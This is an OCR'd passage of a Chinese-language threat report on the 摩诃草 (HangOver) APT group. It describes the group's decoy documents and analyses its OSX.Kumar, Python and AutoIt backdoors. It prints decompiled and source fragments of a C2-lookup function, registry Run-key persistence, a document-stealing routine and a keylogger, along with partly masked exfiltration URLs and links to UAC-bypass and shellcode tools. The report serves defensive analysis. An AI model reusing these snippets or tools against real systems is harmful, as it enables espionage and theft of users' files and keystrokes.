00000020   78 65 00 00 00 03 00 28 00 00 00 43 3A 5C 55 73    xe.....(...C:.Us
00000030   65 72 73 5C 48 43 4C 5C 41 70 70 44 61 74 61 5C    ers.HCL.AppData.
00000040   4C 6F 63 61 6C 5C 54 65 6D 70 5C 72 61 72 2E 65    Local.Temp.rar.e
00000050   78 65 00 15 63 CE 00 4D 5A 90 00 03 00 00 00 04    xe..c..MZ.......
00000060   00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40    ...............@
00000070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00    ................
00000090   00 00 00 10 01 00 00 0E 1F BA 0E 00 B4 09 CD 21    ...............!
000000A0   B8 01 4C CD 21 54 68 69 73 20 70 72 6F 67 72 61    ..L.!This progra
000000B0   6D 20 63 61 6E 6E 6F 74 20 62 65 20 72 75 6E 20    m cannot be run
000000C0   69 6E 20 44 4F 53 20 6D 6F 64 65 2E 0D 0D 0A 24    in DOS mode....$
000000D0   00 00 00 00 00 00 00 76 A3 62 69 32 C2 0C 3A 32    .......v.bi2..:2
000000E0   C2 0C 3A 32 C2 0C 3A AC 62 CB 3A 33 C2 0C 3A 74    ..:2..:.b.:3..:t
000000F0   93 EC 3A 80 C2 0C 3A 74 93 D3 3A 2B C2 0C 3A 74    ..:...:t..:+..:t
00000100   93 ED 3A 05 C2 0C 3A 3B BA 8F 3A 3A C2 0C 3A 3B    ..:...:;..::..:;
00000110   BA 8B 3A 33 C2 0C 3A 3B BA 9F 3A 17 C2 0C 3A 32    ..:3..:;..:...:2
00000120   C2 0D 3A 11 C0 0C 3A 87 5C E6 3A 62 C2 0C 3A 87    ..:...:...:b..:.
00000130   5C D3 3A 33 C2 0C 3A 3F 90 D7 3A 33 C2 0C 3A 32    ..:3..:?..:3..:2
00000140   C2 9B 3A 33 C2 0C 3A 87 5C D2 3A 33 C2 0C 3A 52    ..:3..:...:3..:R
00000150   69 63 68 32 C2 0C 3A 00 00 00 00 00 00 00 00 00    ich2..:.........
```

图 23 恶意样本内嵌的 PE 文件

3. 诱饵文件

诱饵文件主要分为文档、图片和视频，其中主要是文档类，进一步相关内容主要涉及到政治、军事等，另外还有一些色情相关内容。

视频类




图 24 视频类恶意文件图标

伪装视频类文件的攻击主要出现在基于即时通讯工具的这种载荷投递的方式中。其他方式中很少见。

图片类

MD5	CVE 编号

**********e8bc37	无

[redacted]

通 知 书

（[redacted]）[redacted]字第[redacted]号

罪犯[redacted]因[redacted]一案，已由本院依法判处[redacted]，现已送往[redacted]执行。

刑期起止：自[redacted]年[redacted]月[redacted]日起

至[redacted]年[redacted]月[redacted]日止

关押抵刑日数：[redacted]

释放日期[redacted]年[redacted]月[redacted]日

特此通知。

此致

[redacted]

[redacted]

一九[redacted]年[redacted]月[redacted]日

（院印）


注：此联发给罪犯家属。

图 25 诱饵图片 1

文档类

Word 相关

MD5	CVE 编号
**********000d64	CVE-2015-1641



NIDS China Security Report 2016
The Expanding Scope of PLA Activities and the PLA Strategy

Published by
The National Institute for Defense Studies
2-2-1 Nakameguro, Meguro-ku, Tokyo 153-8648, Japan
Phone: +81-3-5721-7005
E-mail: planning@nids.go.jpWebsite:http://www.nids.go.jp

Translated by The Japan Times, Ltd.

This publication is a translation of the Japanese version originally published in March 2016.

ISBN978-4-86482-040-0 Printed inJapan

NIDS China Security Report 2016

Contents

图 26 诱饵文档 1（CVE-2015-1641）

MD5	CVE 编号
**********ec0b2e	CVE-2012-0158

7 Events of Geopolitical Consequence to Anticipate in Asia in Early 2016

2016 will kick off with a bang. Here's what you need to keep an eye on early in the new year.

2016 is just around the corner and there's a lot to keep an eye on in Asia in the first month of the year. In January 2016, we'll see elections in Taiwan, the formal operational launch of China's Asian Infrastructure Investment Bank, the possible

图 27 诱饵文档 2（CVE-2012-0158）

MD5	CVE 编号
**********9f850b	CVE-2014-1761

解放军由独生子女组成 北京担忧

中共可能有世界上人数最多的军队，但是许多人怀疑这可以转化为真正的战斗力。有 70%的士兵出生于一胎化政策之下，一些人质疑军队在多大程度上准备了战斗。

出生和成长于一胎化政策下的孩子们被认为展示出某种"小皇帝"的人格特征，包括被宠溺，不信任别人以及不值得信任。

"我是一个被宠坏的男孩，因为我是家里唯一的孩子，在我在军队的第一年，在

图 28 诱饵文档 3（CVE-2014-1761）

PowerPoint 相关

MD5	CVE 编号
**********f16126	CVE-2014-4114

图 29 诱饵文档 4（CVE-2014-4114）

PDF 类

MD5	CVE 编号
**********84f141	无




图 30 诱饵文档 6（PDF）

七、 后门分析

摩诃草组织第一次攻击行动中，针对 Windows 系统安装植入环节的恶意代码主要分为两大类：Smackdown 下载者和 HangOver（或 HangOve）后门。Smackdown 下载者主要在第一阶段实施，可能是由一个自称“Yash”或“Yashu”的人开发编写，HangOver 后门主要应用在第二阶段，主要作用是窃取敏感信息，其中以窃取指定文件扩展名的文件为主。

***.doc;*.xlxs;*.docx;*.rtf**
***.doc;*.xlxs;*.docx;*.rtf;*.jpg;*.ppt;*.pps;*.pdf;*.xlx**
***.doc;*.xlsx;*.docx;*.rtf;*.pdf;*.xls;*.ppt;*.txt;*.inp;*.kmz;*.pps;*.uti**

表 10 相关文件扩展名 1（windows）

另外，在第一次攻击行动中，就已经发现存在针对 Mac OS X 系统的攻击了，家族名称为 OSX.Kumar，其主要功能还是窃取敏感数据信息，和 HangOver 后门目的类似。

从第三次攻击行动开始到第四次攻击行动，相关恶意代码发生了较大的变化，其中出现了由 Python、AutoIt、Go 语言等开发的恶意代码，在本章节我们会有详细的介绍。

摩诃草组织主要针对 PC（Windows、Mac OS X）进行攻击，我们在 2015 年发现该组织开始针对移动设备（Android 系统）进行攻击，由于相关样本信息的特殊性，本报告中暂不对 Android 版本的恶意代码展开分析介绍。

1. Mac OS X

功能简介

Trojan.Spy.OSX.Kumar.A

添加自身为开机自启动，恶意代码在 FileBackup.ini 中保存了一些变量信息，例如文件后缀名列表，搜索磁盘下为下列后缀名的文档，压缩成 zip 文档后基于 HTTP 协议上传。

.txt.doc.docx.eml.emlx.fdf.fdr.pdf.jpg.jpeg.xls.xlsx.fdx.idx.knt.kwd.log.lst.lwp.mbox.msg.mw.pages.wpr.tiff.ppt.pptx

表 11 相关文件扩展名 2（Mac OS X）

该家族中各个样本程序代码大致，不同点在于上传的 URL 不同，如下表所示：

http://*****le.eu/MEny/upload.php**
http://******ble.org/app-ang/upload.php**
http://*****le.eu/VMac/upload.php**
http://*****le.eu/ADMac/up.php?cname=%@&file=%@&res=%@**

表 12 相关 URL 列表

Trojan.Spy.OSX.Kumar.B

首先将自己复制到“/Users/%username%/%bundlename%.app”目录下，执行“/bin/sh -c open -a /Users/%username%/%bundlename%.app ”，通过修改“/Users/%username%/Library/Preferences/com.apple.loginitems.plist”实现开机自启动。每 20s 获取屏幕截图保存在“$HOME/MacApp”中，命名规则为 yy-MM-dd-HH:mm:ss.png，通

过 HTTP 上传到远程服务器。

时间戳	2012 年 11 月	2012 年 12 月	2013 年 1 月	2013 年 4 月
文件 Hash	********** *******a844c8	********** ********26315f ********** ********67e47f	********** ********db229a ********** ********143a06 ********** ********6e0172	********** ********576780c ********** ********1921fc
CC地址	********zone.net	******le.eu	******le.eu	*********ble.org
是否签名	No	Yes	Yes	Yes
功能	收集文件	收集文件	收集文件	收集文件 屏幕截图

表 13 样本证书时间戳和其他样本信息

OSX.Kumar 变种之间的关联

OSX.Kumar.A 和 OSX.Kumar.B 的作者签名信息相同：“Developer ID Application：Rajinder Kumar”，两者部分代码相同，如下图所示：




图 31 代码对比图

版本	MD5	C&C
OSX.Kumar.A	**********76780c	*********ble.org
OSX.Kumar.B	**********1921fc	*********ble.org

表 14 两个版本恶意代码共用 C&C

从上表也可以看出两者之间存在共用 C&C 服务器的情况，据上述分析我们认为相关恶意代码应该为同一作者所开发，只是两者在功能上不同，OSX.Kumar.A 是上传文件，OSX.Kumar.B 获取屏幕信息。

2. Python 版本

概述




图 32 功能流程图

样本文件大多伪装成“pps、doc、pub、pdf、jpg”等类型的文件诱导用户点击，样本程序大多是自解压文件点击后在打开正常文件的同时可以释放并运行恶意程序。恶意的文件主要用 python 编写的脚本然后使用 PyInstaller 和 Py2Exe 两种方式进行打包。

图 33 自解压样本 1

功能介绍

Python 相关的 exe 文件主要通过 PyInstaller 和 Py2Exe 两种打包方式将 python 脚本打包成 exe 程序的，每一个打包成的 exe 都是一个功能模块，主要功能有三类，此外还有一个非 python 的程序。

模块 A（CxsSvce.exe,send.exe）

调用系统工具 systeminfo.exe 检测虚拟机，上传指定目录下的文件到服务器，从服务器下载文件并执行

```
def getserver1():
    srv = "games-playbox.com"
    try:
        code1 = urlopen('http:[redacted]ip.com/games/index.html')
        code2 = code1.read()
        print code2
        if int(code2) == 1:
            code3 = urlopen('http:[redacted]ip.com/games/domain.html')
            code4 = code3.read()
            return code4
        else:
            return srv
    except:
            return srv
            pass
```

图 34 相关代码截图 1（模块 A）

模块 B（reg.exe，reg1.exe）

这个模块并不是 python 的而是用 MINGW32 C++编写的，主要功能就是修改注册表添加启动项。

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HKEY hKey; // [sp+0h] [bp-E8h]@0
  BYTE Data[4]; // [sp+30h] [bp-B8h]@1
  int v6; // [sp+34h] [bp-B4h]@1
  int v7; // [sp+38h] [bp-B0h]@1
  int v8; // [sp+3Ch] [bp-ACh]@1
  char v9; // [sp+40h] [bp-A8h]@1
  char Dst; // [sp+41h] [bp-A7h]@1
  HKEY v11; // [sp+DCh] [bp-Ch]@1

  _alloca((size_t)hKey);
  __main();
  RegOpenKeyExA(HKEY_CURRENT_USER, "Software\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 0xF003Fu, &v11);
  *(_DWORD *)Data = *(_DWORD *)"C:\\dir2\\send.exe";
  v6 = *(_DWORD *)"ir2\\send.exe";
  v7 = *(_DWORD *)"send.exe";
  v8 = *(_DWORD *)".exe";
  v9 = aCDir2Send_exe[16];
  memset(&Dst, 0, 0x85u);
  return RegSetValueExA(v11, "Browse", 0, 1u, Data, 0x96u);
}
```

图 35 相关代码截图 2（模块 B）

模块 C（winrm.exe，stisvc.exe）

主要功能就是偷窃文件，格式主要有：“doc, xls, ppt, pps, inp, pdf, xlsx, docx, pptx”

```
if (os.path.splitext(fullpath)[1] == '.doc') or (os.path.splitext(fullpath)[1] == '.xls') \
                  or (os.path.splitext(fullpath)[1] == '.ppt') or (os.path.splitext(fullpath)[1] == '.pps') \
                  or (os.path.splitext(fullpath)[1] == '.inp')or (os.path.splitext(fullpath)[1] == '.pdf') \
                  or (os.path.splitext(fullpath)[1] == '.xlsx') or (os.path.splitext(fullpath)[1] == '.docx') \
                  or (os.path.splitext(fullpath)[1] == '.pptx'):
    #fullpath.replace("\,/,:,*,?,<,>,|,~,$"," ")
    try:
        f1 = open(fullpath,"rb")
        file = f1.read()
        f1.close()
        if not os.path.exists(dir+"\\"+folder1[1]):
                f2 = open(dir+"\\"+folder1[1],"wb")
                f2.write(file)
                f2.close()
        else:
                alphabet = 'abcdefghijklmnopqrstuvwxyz'
                min = 5
                max = 5
                name = random.sample(alphabet,random.randint(min,max))
                time.sleep(10)
                ranstring = ''.join(name)
                f2 = open(dir+"\\"+folder1[1]+"-"+ranstring,"wb")
                f2.write(file)
                f2.close()
    except Exception,e:
                print e
        pass
```

图 36 相关代码截图 3（模块 C）

模块 D（sppsvc.exe，key.exe）

这是一个以键盘记录器，hook 了键盘和鼠标时间，记录键盘操作到日志文件中。

```
def OnKeyboardEvent(event):

    global outlog
    try:
        if event.Ascii == 3:
            sys.exit()
            f.close()

        if (event.Ascii >= 97 and event.Ascii <= 122)or (event.Ascii >= 65 and event.Ascii <= 90)or \
        (event.Ascii >= 33    and event.Ascii <= 47)or (event.Ascii >= 58 and event.Ascii <= 64)or  \
        (event.Ascii >= 91 and event.Ascii <=   96)or(event.Ascii >= 123 and event.Ascii <= 126):
                print "Inside capturing a valid KeyStroke"

                print int(event.Ascii)
                keylogs = chr(event.Ascii)
                if (l==1):
                    print "Inside with --"+keylogs

                    outlog+= keylogs

                    print outlog
                    l=len(outlog)
                    if(l>=100):
                        writelog(outlog)
                        outlog=""
```

图 37 相关代码截图 4（模块 D）

3. 2016 AutoIT（Indetectables RAT）

执行流程




图 38 2016 AutoIT 执行流程

基于第三方已公开方法




图 39 基于第三方已公开工具、源码等

（1）、Indetectables RAT

http://www.indetectables.net/viewtopic.php?f=7&t=52263&sid=b6fe274a4e8934fceb0f3fc90cd35aa2

（2）、代码为开源工具

https://www.pretentiousname.com/misc/W7E_Source/Win7Elevate_Inject.cpp.html

（3）、DLL 代码为开源工具

https://github.com/hfiref0x/UACME

（4）、开源 powershell 脚本

http://0entropy.blogspot.com/2012/04/powershell-metasploit-meterpreter-and.html

https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

（5）、C#代码 Git 上完全相同代码

https://gist.github.com/anonymous/b14802819271434b4c8553c1293f32f6

Git 上有时间更加早的代码类似工程

https://gist.github.com/kost/11312346

https://github.com/P0cL4bs/hanzoInjection/blob/b8e698cece015e43d12d4d2264a3abcea90610b5/src/Program.cs

表 15 相关第三方已公开工具、源码参考链接

具体功能分析

恶意代码使用 AutoIt 脚本编译成的 exe 来执行功能，其中核心代码抄袭自一款叫 Indetectables RAT 的远程控制软件。

主要的库函数全部来自引用，程序使用了现成的 AutoIt 库函数来直接组织程序功能。

AutoIt 程序	库文件来源
HTTP 功能模块	WinHttp.au3 WinHttpConstants.au3
Zip 处理功能	Array.au3 Zip.au3
文件处理功能	FileConstants.au3 File.au3
加密模块功能	Crypt.au3
Base64 处理功能	Base64.au3
安全传输功能	Security.au3 SecurityConstants.au3
WindowsAPI 功能	WinAPI.au3 WinAPIError.au3 WinAPIInternals.au3 WindowsConstants.au3
SQLite 功能	SQLite.au3 SQLite.dll.au3

表 16 库函数引用表

程序主要过程中的功能通过使用上述库函数实现，其中部分函数抄袭自 Indetectables RAT

函数名	说明
_REDUCEMEMORY ( )	Load 相关 DLL
_OOBEUAC ( )	UAC 绕过
_ZIPCREATE ($SZIP) **_ZIPADD ($SZIP , $SFILE)**	收集文件打包成 ZIP
_UPLOAD ($F_PATH , $F_NAME , $REPEAT , $RETRY)	文件上传
_ILLCHARS ($OGFILE)	释放 cup.exe
_FILELIST ( )	获取文件目录
_HEARTBEAT ($EXPFLG)	心跳检测
_REG ( )	写注册表启动项

	主要功能来自 Indetectables RAT
_INSTCUST ($CUSTURL)	从指定 URL 获取程序并且执行，UAC bypass
_EXECUTECMD ($CMDX)	静默执行 CMD 命令
